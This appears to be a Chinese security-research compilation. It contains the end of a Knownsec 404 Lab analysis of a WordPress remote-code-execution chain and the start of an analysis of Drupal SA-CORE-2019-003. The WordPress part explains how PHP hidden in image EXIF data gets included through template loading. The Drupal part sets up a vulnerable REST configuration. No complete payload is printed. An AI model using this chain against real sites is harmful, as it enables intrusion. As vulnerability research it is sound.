```php
function get_query_template( $type, $templates = array() ) {
    $type = preg_replace( '|[^a-z0-9-]+|', '', $type );

    if ( empty( $templates ) ) {
        $templates = array( "{$type}.php" );
    }

    /**
     * Filters the list of template filenames that are searched for when retrieving a template to use.
     *
     * The last element in the array should always be the fallback template for this que type.
     *
     * Possible values for `$type` include: 'index', '404', 'archive', 'author', 'categ 'tag', 'taxonomy', 'date',
     * 'embed', 'home', 'frontpage', 'page', 'paged', 'search', 'single', 'singular', a 'attachment'.
     *
     * @since 4.7.0
     *
     * @param array $templates A list of template candidates, in descending order of priority.
     */
    $templates = apply_filters( "{$type}_template_hierarchy", $templates );

    $template = locate_template( $templates );

    /**
```

安全客 (www.anquanke.com)

继续回溯我们就能发现一些端倪，当你访问页面的时候，页面会通过你访问的页面属性，调用不同的模板加载函数。

wp-includes/template-loader.php line 48

```php
if ( defined( 'WP_USE_THEMES' ) && WP_USE_THEMES ) :
    $template = false;
    if ( is_embed() && $template = get_embed_template() ) :
    elseif ( is_404() && $template = get_404_template() ) :
    elseif ( is_search() && $template = get_search_template() ) :
    elseif ( is_front_page() && $template = get_front_page_template() ) :
    elseif ( is_home() && $template = get_home_template() ) :
    elseif ( is_post_type_archive() && $template = get_post_type_archive_template() ) :
    elseif ( is_tax() && $template = get_taxonomy_template() ) :
    elseif ( is_attachment() && $template = get_attachment_template() ) :
        remove_filter( 'the_content', 'prepend_attachment' );
    elseif ( is_single() && $template = get_single_template() ) :
    elseif ( is_page() && $template = get_page_template() ) :
    elseif ( is_singular() && $template = get_singular_template() ) :
    elseif ( is_category() && $template = get_category_template() ) :
    elseif ( is_tag() && $template = get_tag_template() ) :
    elseif ( is_author() && $template = get_author_template() ) :
    elseif ( is_date() && $template = get_date_template() ) :
    elseif ( is_archive() && $template = get_archive_template() ) :
    else :
        $template = get_index_template();
    endif;
    /**
     * Filters the path of the current template before including it.
```

安全客 (www.anquanke.com)

在这么多的模板调用函数中只有两个函数 get_page_template 和 get_single_template 这两个在函数中调用了 get_page_template_slug 函数。

wp-includes/template.php line 486

```php
function get_single_template() {
    $object = get_queried_object();

    $templates = array();

    if ( ! empty( $object->post_type ) ) {
        $template = get_page_template_slug( $object );
        if ( $template && 0 === validate_file( $template ) ) {
            $templates[] = $template;
        }

        $name_decoded = urldecode( $object->post_name );
        if ( $name_decoded !== $object->post_name ) {
            $templates[] = "single-{$object->post_type}-{$name_decoded}.php";
        }

        $templates[] = "single-{$object->post_type}-{$object->post_name}.php";
        $templates[] = "single-{$object->post_type}.php";
    }

    $templates[] = 'single.php';

    return get_query_template( 'single', $templates );
}
```

安全客 (www.anquanke.com)

而 get_page_template_slug 函数从数据库中获取了 _wp_page_template 值

/wp-includes/post-template.php line 1755

```php
function get_page_template_slug( $post = null ) {
    $post = get_post( $post );

    if ( ! $post ) {
        return false;
    }

    $template = get_post_meta( $post->ID, '_wp_page_template', true );
    // var_dump($template);
    if ( ! $template || 'default' == $template ) {
        return '';
    }

    return $template;
}
```

安全客 (www.anquanke.com)

只要我们能让模板加载时进入 get_page_template 或 get_single_template，我们的模板就可以成功被包含。

由于代码和前端的差异，我们也没有完全找到触发的条件是什么，这里选了一个最简单的，即上传一个 txt 文件在资源库，然后编辑信息并预览。

8.7 生成图片马

这部分就涉及到了后端图片库的问题，WordPress 用到的后端图片处理库有两个，gd 和 imagick，其中默认优先使用 imagick 做处理。

- imagick 利用稍微比较简单，imagick 不会处理图片中的 exif 部分。将敏感代码加入到 exif 部分就可以不会改动。
- gd gd 的利用就比较麻烦了，gd 不但会处理图片的 exif 部分，还会删除图片中出现的 php 代码。除非攻击者通过 fuzz 获得一张精心构造的图片，可以在被裁剪处理之后刚好出现需要的 php 代码（难度较高）。

由于这不是漏洞最核心的部分，这里就不赘述了。

8.8 修复

1、由于该漏洞主要通过图片马来完成 RCE，而后端图片库为 gd 时，gd 会去除图片信息中 exif 部分，并去除敏感的 php 代码。但如果攻击者精心设计一张被裁剪后刚好生成含有敏感代码的图片时，就可以造成 RCE 漏洞。如果后端图片库为 imagick 时，则将敏感代码加入到图片信息的 exif 部分，就可以造成 RCE 漏洞。

官网上可供下载的所有 release 版本中都修复了这个漏洞，更新至最新版或者手动将当前版本覆盖安装即可。

2、通用防御方案使用第三方防火墙进行防护如创宇盾。

3、技术业务咨询知道创宇技术业务咨询热线: 400-060-9587(政府，国有企业)、028-68360638(互联网企业)

8.9 总结

整个 RCE 的利用链由 4 部分组成，深入 WordPress 的底层 Core 逻辑，原本来说这 4 个部分无论哪个都很难造成什么危害，但却巧妙地连接在一起，并且整个部分意外的都是默认配置，大大增加了影响面。在安全程度极高的 WordPress 中能完成这种的攻击利用链相当难得，从任何角度都是一个非常 nice 的漏洞:>

最后再次感谢我的小伙伴们以及整个过程中给我提供了很大帮助的朋友们:>

8.10 关于知道创宇 404 实验室

404 实验室，国内黑客文化浓厚的知名安全公司知道创宇神秘而核心的部门，最为大家熟知的分享包括：KCon 黑客大会、Seebug 漏洞平台、ZoomEye 钟馗之眼网络空间搜索引擎。

404 实验室依托 Seebug 与 ZoomEye 两大平台能力及内部的漏洞相关工业化平台能力（WSL），总能在漏洞爆发的最小黄金周期内完成全球性响应。除了依托这些开放平台打造了全球黑客生态圈之外，404 实验室还在持续创新创造，为整个知道创宇业务需求输出精心打磨的漏洞弹药及相关安全产品。

8.11 关于作者

LoRexxar，知道创宇 404 实验室、Vidar-Team 核心成员，从事 Web 安全、智能合约等相关研究。

“SA-CORE-2019-003：Drupal 远程命令执行分析

文章作者：c1tas

文章来源：https://www.anquanke.com/post/id/171706

9.1 0x00 环境配置


此处针对于版本

```
# git log
commit 74e8c2055b33cb8794a7b53dc79b5549ce824bb3 (HEAD, tag: 8.6.9)
```

好的环境也就漏洞分析的一大半

drupal 的 rest 功能有点僵硬

需满足的条件如下




管理界面这两个都得安排上


但其实你会发现你安装了 drupal 你却没有 restui 这个东西

到这里下载解压


`https://www.drupal.org/project/restui`



放置于此。为什么呢，你看看这个 README.txt



悟道



把这个 enable

还需要设置允许匿名用户利用 POST 来访问 /user/register

实际还得装上 hal 这个处理 json 的扩展

RESOURCE NAME	PATH	DESCRIPTION	OPERATIONS
User registration	/user/register: POST	methods: POST formats: hal_json, json, xml authentication: cookie	Edit

至此环境配置结束。。。坑还是有点多

关于 PHP 调试我是以 Docker 为主体做的远程调试配置，如果对此感兴趣的话，将在下次做一些展开。

毕竟一个 `docker-compose up` 就能实现调试，还算能减少一些环境配置的过程

9.2 0x01 分析

本文将以两个角度共同对该漏洞的产生，drupal 的设计模式，drupal normalize/denormailze 的实现进行详尽的分析以及阐释

分析中的各个有意思的点以及关键位置如下目录所示

hal_json 的条件

getDenormalizer 解析


link types 的由来

$entity->get() 解析


type shortcut 解析流程

symfony interface 简单逻辑

9.2.1 简单流程




drupal 是基于 symfony 的框架的 web 框架，这框架接口等待以后进行补全




这里截图一下 denormalize 的栈

根据云鼎 RR 的分析




注意 `Content-Type:application/hal+json` 字段 (未验证是否起决定作用)

这里的 _links->type->href 就会决定这里的 content_target 最后返回的类型




接着往下走




成功到了 git diff 能观测到的漏洞触发点

MapItem




LinkItem



